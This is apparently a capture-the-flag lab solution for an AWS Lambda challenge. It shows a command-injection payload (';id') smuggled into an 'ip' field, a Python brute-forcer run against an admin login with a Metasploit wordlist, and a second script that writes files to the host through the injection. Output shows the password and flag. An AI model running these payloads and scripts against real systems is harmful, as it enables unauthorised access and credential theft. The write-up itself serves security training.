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
PENTESTER ACADEMY TOOL BOX

Name	Dictionary Attack via Lambda
URL	https://attackdefense.com/challengedetails?cid=2291
Туре	AWS Cloud Security : Lambda


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the vulnerable lambda function URL.




Step 2: Configure browser to use burp suite as proxy.



Step 3: Submit any dummy ip and capture the request.



Step 4: Send the request to repeater.



Step 5: Try command injection payload.


Payload: ;id



Successfully executed command injection.

Step 6: Navigate to the management panel URL given in the lab description and try to login with random dummy values.

URL: https://io7wmzryh7.execute-api.us-east-1.amazonaws.com/dev/



Login failed.

Step 7: Make a python script to bruteforce login panel.

Python Script: brute.py

from urllib import request,parse import timeit import sys

url =

"https://io7wmzryh7.execute-api.us-east-1.amazonaws.com/dev?name=admin&password="

For printing seek value flag = 0

Start time of the script
start=timeit.default_timer()

index = int(sys.argv[1])

```
# Iterating through wordlist
with open('/tmp/wordlist','r') as f:
       # Seeking to last save point or at the start
       f.seek(index)
       line = f.readline()
       # Reading one line at a time
       while line:
               # Checking when certain amount of seconds are up
               if (int(timeit.default_timer()-start)) >= 20:
                       break
               # Making a request with the password read from wordlist
               line = line.strip()
               f_url = url + line
               r = request.urlopen(f_url)
               # Checking if Credentials are correct
               if "Failed" not in r.read().decode("utf-8"):
                       print("Correct Credentials Found!")
                       print("Username: admin")
                       print("Password:", line)
                       flag = 1
                       break
               # Keeping track of cursor value
               seek = str(f.tell())
               line = f.readline()
               if (line == ""):
                       print("EOF")
                       break
if flag == 0:
       print(seek)
```

Python Script: attack.py

```
import requests
from base64 import b64encode
import os
url = "https://crq1xl1dke.execute-api.ap-southeast-1.amazonaws.com/default"
data = {
        "ip":";id",
        "options":"--all-info"
}
def send_file(file, dest_file):
       with open(file, 'r') as f:
               text = f.read()
               b64_text = b64encode(text.encode("ascii"))
               payload = data
               payload["ip"] = ";echo "" + b64_text.decode("ascii") + "" | base64 -d >> /tmp/" +
dest_file
               r = requests.post(url, json=payload)
def check_tmp():
       payload = data
       payload["ip"] = ";ls /tmp/"
       r = requests.post(url, json=payload)
       if ('wordlist' not in r.text):
               send_file('wordlist', 'wordlist')
       if ('brute.py' not in r.text):
               send_file('brute.py', 'brute.py')
seek = "0"
print("Bruteforcing the password...")
while True:
       check_tmp()
```

```
payload = data
payload["ip"] = ";python3 /tmp/brute.py " + seek
r = requests.post(url, json=payload)
if "Credentials" in r.text:
        print()
        print(r.text)
        break
elif "EOF" in r.text:
        print("Credentials not Found")
        break
else:
        seek = r.text.strip()
```

Step 8: Copy the wordlist file to the same location from the location given on the description page to the current working directory.

Command: cp /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt wordlist

```
root@attackdefense:~#
root@attackdefense:~# cp /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt wordlist
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
```


Step 7: Start the python script to start brute forcing.

```
root@attackdefense:~# python3 attack.py
Wordlist exists!
Sending Bruteforce Script...
Script uploaded!
Bruteforcing the password...
Credentials not Found.
Credentials not Found.
Credentials not Found.
Credentials not Found.
Correct Credentials Found!
Username: admin
Password: melissa
```

Successfully found password.

Note: Script might need to be run multiple times to get passwords.

Step 8: Login into the management panel with the credentials.



Welcome Admin FLAG: 643a3866a6a360a70219f7e387a1e528

FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully logged in and retrieved flag

References:

1. Burp Suite (https://portswigger.net/burp)